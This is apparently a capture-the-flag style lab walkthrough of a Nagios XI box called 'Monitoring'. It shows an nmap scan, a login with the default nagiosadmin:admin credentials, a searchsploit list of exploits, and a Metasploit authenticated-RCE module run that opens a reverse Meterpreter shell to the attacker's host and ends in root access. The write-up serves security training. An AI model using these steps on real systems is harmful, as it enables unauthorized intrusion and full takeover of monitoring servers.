Monitoring

Nmap

```
nmap -sC -sV -Pn -p- 192.168.81.136 -T5 -oA monitoring_full_scan
Nmap scan report for 192.168.81.136
Host is up (0.076s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_  256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp    open     smtp           Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-09-08T17:59:00
|_Not valid after:  2030-09-06T17:59:00
80/tcp    open     http           Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.18 (Ubuntu)
389/tcp   open     ldap           OpenLDAP 2.2.X - 2.3.X
443/tcp   open     ssl/http       Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Nagios XI
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-09-08T18:28:08
|_Not valid after:  2030-09-06T18:28:08
2311/tcp  filtered messageservice
5667/tcp  open     tcpwrapped
10408/tcp filtered unknown
17472/tcp filtered unknown
35234/tcp filtered unknown
```

```
44205/tcp filtered unknown
48012/tcp filtered unknown
50286/tcp filtered unknown
54331/tcp filtered unknown
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 231.43 seconds
```

Web enumeration


Web page contains a login portal for NagiosXI. A little bit of research reveals this network monitoring software.

After bruteforcing with gobuster, it became apparent that many pages would redirect to a login page.

After researching further, I found this page.

https://www.mxwiki.com/password/nagios/nagios-default-password

The default username for NaigosXI is "nagiosadmin". I simply guessed the login with the credentials `nagiosadmin:admin` and was able to login.



The version of Naigos running is 5.6.0

We have a few exploits we can try from searchsploit

Foothold and exploitation

```
┌──(root💀kali)-[~/pg/boxes/Monitoring]
└─# searchsploit nagios XI
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
Nagios XI - 'login.php' Multiple Cross-Site Scripting Vulnerabilities         | linux/remote/34507.txt
Nagios XI - 'tfPassword' SQL Injection                                        | php/remote/38827.txt
Nagios XI - 'users.php' SQL Injection                                         | multiple/remote/34523.txt
Nagios XI - Authenticated Remote Command Execution (Metasploit)               | linux/remote/48191.rb
Nagios XI - Multiple Cross-Site Request Forgery Vulnerabilities               | linux/remote/34431.html
Nagios XI - Multiple Cross-Site Scripting / HTML Injection Vulnerabilities    | multiple/remote/36455.txt
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                     | php/webapps/44560.py
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)           | linux/remote/44969.rb
Nagios XI 5.2.7 - Multiple Vulnerabilities                                    | php/webapps/39899.txt
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasploit)    | linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation                | linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection                                               | php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution                     | php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation           | php/webapps/47299.php
Nagios XI 5.7.3 - 'Contact Templates' Persistent Cross-Site Scripting         | php/webapps/48893.txt
Nagios XI 5.7.3 - 'Manage Users' Authenticated SQL Injection                  | php/webapps/48894.txt
Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)         | php/webapps/48959.py
Nagios XI 5.7.3 - 'SNMP Trap Interface' Authenticated SQL Injection           | php/webapps/48895.txt
Nagios XI 5.7.5 - Multiple Persistent Cross-Site Scripting                    | php/webapps/49449.txt
Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)                   | php/webapps/49422.py
Nagios XI Chained - Remote Code Execution (Metasploit)                        | linux/remote/40067.rb
Nagios XI Network Monitor Graph Explorer Component - Command Injection (Metasploi | unix/remote/23227.rb
------------------------------------------------------------------------------ ----------------------------
```

I tried quite a few of the exploits for 5.5.6, however, many of them did not work do the Magpie_debug.php or the Mibs.php files missing from the exploit directory. I decided to move up and try the nagios_xi_plugins_check_plugin_authenticated_rce within metasploit.

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > search nagios XI

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/nagios_xi_snmptrap_authenticated_rce               2020-10-20       excellent  Yes    Nagios XI 5.5.0-5.7.3 - Snmptrap Authenticated Remote Code Exection
   1   exploit/linux/http/nagios_xi_mibs_authenticated_rce                   2020-10-20       excellent  Yes    Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote Code Exection
   2   exploit/linux/http/nagios_xi_chained_rce                              2016-03-06       excellent  Yes    Nagios XI Chained Remote Code Execution
   3   exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo          2018-04-17       manual     Yes    Nagios XI Chained Remote Code Execution
   4   post/linux/gather/enum_nagios_xi                                      2018-04-17       normal     No     Nagios XI Enumeration
   5   exploit/linux/http/nagios_xi_magpie_debug                             2018-11-14       excellent  Yes    Nagios XI Magpie_debug.php Root Remote Code Execution
   6   exploit/unix/webapp/nagios_graph_explorer                             2012-11-30       excellent  Yes    Nagios XI Network Monitor Graph Explorer Component Command Injection
   7   exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce   2019-07-29       excellent  Yes    Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
   8   exploit/linux/http/nagios_xi_plugins_filename_authenticated_rce       2020-12-19       excellent  Yes    Nagios XI Prior to 5.8.0 - Plugins Filename Authenticated Remote Code Exection
   9   auxiliary/scanner/http/nagios_xi_scanner                                               normal     No     Nagios XI Scanner
   10  exploit/unix/webapp/nagios3_history_cgi                               2012-12-09       great      Yes    Nagios3 history.cgi Host Command Execution
```

The exploit is simple to configure

```
set password admin
set lhost $IP
set rhosts $IP
run
```

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.49.81:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.0
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3020772 bytes) to 192.168.81.136
[*] Meterpreter session 1 opened (192.168.49.81:4444 -> 192.168.81.136:50392 ) at 2022-02-26 22:47:16 -0600
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > getuid
Server username: root
meterpreter > shell
Process 14394 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
```

This gives us a root shell due to the exploit uploading a malicious plugin that targets the getprofile.sh script.